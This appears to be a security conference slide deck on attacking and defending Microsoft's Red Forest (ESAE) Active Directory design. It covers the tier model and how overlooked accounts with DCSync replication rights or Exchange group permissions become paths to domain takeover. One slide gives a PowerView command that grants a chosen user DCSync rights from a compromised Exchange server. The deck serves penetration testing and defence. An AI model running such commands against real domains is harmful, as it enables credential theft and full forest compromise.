




ATTACK AND DEFEND MICROSOFT ENHANCED SECURITY ADMINISTRATIVE ENVIRONMENT

Hao Wang & Yothin Rodanant





WHOIS

Hao Wang (@MrRed_Panda)

- Job: Manager in the EY's cybersecurity advisory practice ; primarily focused on Attack & Penetration (A&P)
- Presenter: SANS Threat Hunting 2016, ISACA Spring Conference 2017
- Other: Fin Tech

Yothin (Pipe) Rodanant (@TheFoldKitty)

- Job: Manager in the EY's cybersecurity advisory practice; primarily focused on Attack & Penetration (A&P)
- Presenter: RSA 2016
- Other: Cruise and casino





DISCLAIMER

- None of the ideas, content, or opinions expressed in this presentation are shared, supported, or endorsed in any manner by our employer.
- No CVEs / exploitation included in this presentation, but the overlooked methods used to identify the misconfigurations within Active Directory Enhanced Security Administrative Environment as well as other security solutions





THANKS

- Will Schroeder (@harmj0y) and Andy Robbins (@_wald0)
 - An ACE Up the Sleeve - Designing Active Directory DACL Backdoors
 - BloodHound
 - PowerView
 - blog.harmj0y.net
- Sean Metcalf (@PyroTek3)
 - adsecurity.org
- Matt Graeber (@mattifestation)
 - PowerSploit
 - exploit-monday.com
- EY co-workers: Jonathan Peterson, Charles Herrera, and Joshua Theimer






AGENDA

1. Red Forest overview
2. Attack Red Forest via abusing AD permission
3. Attack Red Forest via manipulating virtualization platform
4. Attack Red Forest via leveraging endpoint protection technologies
5. Attack Red Forest via bypassing two-factor authentication
6. Red Forest enhancement






RED FOREST OVERVIEW

Section #1



RED FOREST OVERVIEW

- Shorthand for Active Directory **Enhanced Security Administrative Environment** (ESAE)
- An Active Directory architecture design concept by Microsoft
- Intended to limit administrative credential exposure through:
 - A hardened administrative environment
 - A standalone forest that is used to manage a production forest/domain administration functions via encrypted channels
 - Active Directory object partitioning
 - Tiered segregation of Active Directory objects






RED FOREST OVERVIEW – TIER MODEL

- Red Forest builds on the idea of Active Directory “rings” or “tiers” separating levels of administrative privilege for both systems and accounts
 - Tier 0
 - Accounts: Forest / Domain administrators
 - Systems: Domain controllers /other critical servers used to purely support Domain controllers
 - Tier 1
 - Accounts: Server administrators
 - Systems: Servers used to support regular business functions such as application / database servers
 - Tier 2
 - Accounts: Workstation administrators
 - Systems: End-user devices such as desktops, laptops, and mobile devices





RED FOREST OVERVIEW – TIER MODEL






RED FOREST OVERVIEW – ADMINISTRATIVE FOREST

- ESAE forest is isolated from the production forest with network access control
- One-way trust from production to ESAE forest is enforced
- No production AD Admin accounts / groups have access to ESAE forest
- All AD Admin accounts / groups are managed by a password management solution
- Two-factor authentication, strict logging and alerting, and other security controls should be in place within ESAE






RED FOREST OVERVIEW – ADMINISTRATIVE FOREST





RED FOREST OVERVIEW – CHALLENGE FOR PENTEST






RED FOREST OVERVIEW – CHALLENGE FOR PENTEST

- We will primarily focus on attacking Tier 0 during this presentation





ATTACK RED FOREST VIA ABUSING AD PERMISSION

Section #2



ATTACK RED FOREST VIA ABUSING AD PERMISSION

- Look for “Shadow Admin” accounts not protected by the Red Forest
 - Accounts / Groups with DCSYNC rights
 - Accounts / Groups with special control to root domain objects
 - Microsoft Exchange servers
 - Accounts / Groups with special control to AdminSDHolder

Shadow Admin accounts are accounts in your network that have sensitive privileges and are typically overlooked because they are not members of a privileged Active Directory (AD) group – Cyber Ark





ATTACK RED FOREST VIA ABUSING AD PERMISSION ACCOUNTS / GROUPS WITH DCSYNC RIGHTS

- Accounts / Groups with DCSYNC rights
 - Look for accounts / groups with the following permissions:
 - Replication Directory Changes
 - Replication Directory Changes All
 - Applications often requires / misconfigured with DCSYNC permission
 - Microsoft SharePoint
 - RiverBed Technology
 - Azure AD Sync





ATTACK RED FOREST VIA ABUSING AD PERMISSION ACCOUNTS / GROUPS WITH DCSYNC RIGHTS

Microsoft SharePoint User Profile Synchronization (UPS) service account always misconfigured with full AD replication rights

- The UPS service account of SharePoint requires the following permission
 - Replicate Directory Changes (Only)
(The Replicate Directory Changes permission does not enable an account to create, change or delete Active Directory Domain Services object.)
- However, the UPS service account of SharePoint is always given both of the following permissions within the Enterprise environment:
 - Replicate Directory Changes
 - Replicate Directory Changes All (**Wrong**)

Delegation of Control Wizard

Permissions
Select the permissions you want to delegate.

Show these permissions:

General
 Property-specific
 Creation/deletion of specific child objects

Permissions:

<input type="checkbox"/> Read All Properties
<input type="checkbox"/> Write All Properties
<input type="checkbox"/> Read and write domain password & lockout policies
<input checked="" type="checkbox"/> Replicating Directory Changes
<input type="checkbox"/> Replication synchronization
<input type="checkbox"/> Manage replication topology



ATTACK RED FOREST VIA ABUSING AD PERMISSION ACCOUNTS / GROUPS WITH DCSYNC RIGHTS




Riverbed SteelHead AD service account requires full AD replication rights for AD integration (Riverbed Technology is the manufacturer of WAN optimization, and mainly used for network performance monitoring and application performance management)

- Replicate Directory Changes (Required)
- Replicate Directory Changes All (Required)

The screenshot shows a 'riverbed help' interface with a sidebar menu and a main content area. The sidebar contains sections like Optimization, Windows Domain Authentication, Status and Logging, and Configuring Replication Users (Kerberos). The main content area is titled 'Granting Replication User Privileges on the DC' and lists nine steps. Steps 7 and 8 are highlighted with red boxes:

1. In Windows, open Active Directory Users and Computers and choose Start > Administrative Tools > Active Directory Users and Computers.
2. Select the domain name, right-click, and select Delegate Control.
3. Select one or more users to whom you want to delegate control, and click Add.
4. Click Next.
5. Select Create a custom task to delegate and click Next.
6. Select This folder, existing objects in this folder, and creation of new objects in this folder. Click Next.
7. Select General > Replicate Directory Changes.
8. Select Replicate Directory Changes All and click Next.
9. Click Finish if the correct groups and users appear with the permissions Replicating Directory Changes and Replicate Directory Changes All.



ATTACK RED FOREST VIA ABUSING AD PERMISSION ACCOUNTS / GROUPS WITH DCSYNC RIGHTS

Azure AD Sync service account requires full AD replication rights for password synchronization between current AD DS and Azure Active Directory:

- Replicate Directory Changes (Required)
- Replicate Directory Changes All (Required)

docs.microsoft.com/en-us/azure/active-directory/connect/active-directory-aadconnect

Permissions for the created AD DS account for express settings


The [account](#) created for reading and writing to AD DS have the following permissions when created for express settings:

Permission	Used for
• Replicate Directory Changes • Replicate Directory Changes All	Password sync
Read/Write all properties User	Import and Exchange hybrid
Read/Write all properties iNetOrgPerson	Import and Exchange hybrid
Read/Write all properties Group	Import and Exchange hybrid
Read/Write all properties Contact	Import and Exchange hybrid
Reset password	Preparation for enabling password writeback



ATTACK RED FOREST VIA ABUSING AD PERMISSION ACCOUNTS / GROUPS SPECIAL CONTROL TO ROOT DOMAIN OBJECTS

- Look for accounts / groups with the special control to the root domain object such as “DC=DOMAIN, DC=COM” as well as all child objects
 - Full Control: Rights can be used to perform DCSYNC directly





ATTACK RED FOREST VIA ABUSING AD PERMISSION MICROSOFT EXCHANGE SERVERS

- Two secret AD groups of Microsoft Exchange
 - Exchange Windows Permissions
 - Exchange Trusted Subsystem
- The Exchange Windows Permissions security group is located in the Microsoft Exchange Protected Groups OU.
- The Exchange Trusted Subsystem security group is a member of the Exchange Windows Permissions security group.
- The machine accounts of Exchange servers are direct / nested members of these two groups
- Description from Microsoft: These two AD groups contain Exchange servers that run Exchange cmdlets on behalf of users via the management service. Its members have permission to **modify all Windows accounts and groups**



ATTACK RED FOREST VIA ABUSING AD PERMISSION MICROSOFT EXCHANGE SERVERS



- The machine accounts of Exchange servers potentially have the power to delegate permissions such as DCSYNC to any domain user accounts
- PowerView command run by NT Authority\SYSTEM of Exchange server : `Add-DomainObjectAcl -TargetIdentity 'DC=DOMAIN,DC=COM' -PrincipalIdentity username -Rights DCSync`
- Own Exchange, Own the Forest ! (exchange 2010 and 2013)
- Exchange 2016? Office 365 ?

Exchange
2013

Permission Details

Permission From Object: sim.net

Security Principal

Display Name: Exchange Windows Permissions
Account Name: SIM\Exchange Windows Permissions
SID: S-1-5-21-1229516745-2488835454-1006917404-1139
Type: Group

Access Control Entry

Type: Allow
Inherited: No
Apply To: user child objects

Permissions:

Permission	Allow	Deny
Delete	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Delete subtree	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Modify permissions	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Change Password	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Reset Password	<input checked="" type="checkbox"/>	<input type="checkbox"/>

Exchange
2010

Security Principal

Display Name: Exchange Windows Permissions
Account Name: MIS\Exchange Windows Permissions
SID: S-1-5-21-2904784717-3054431034-791968821-1118
Type: Group

Access Control Entry

Type: Allow
Inherited: No
Apply To: user child objects

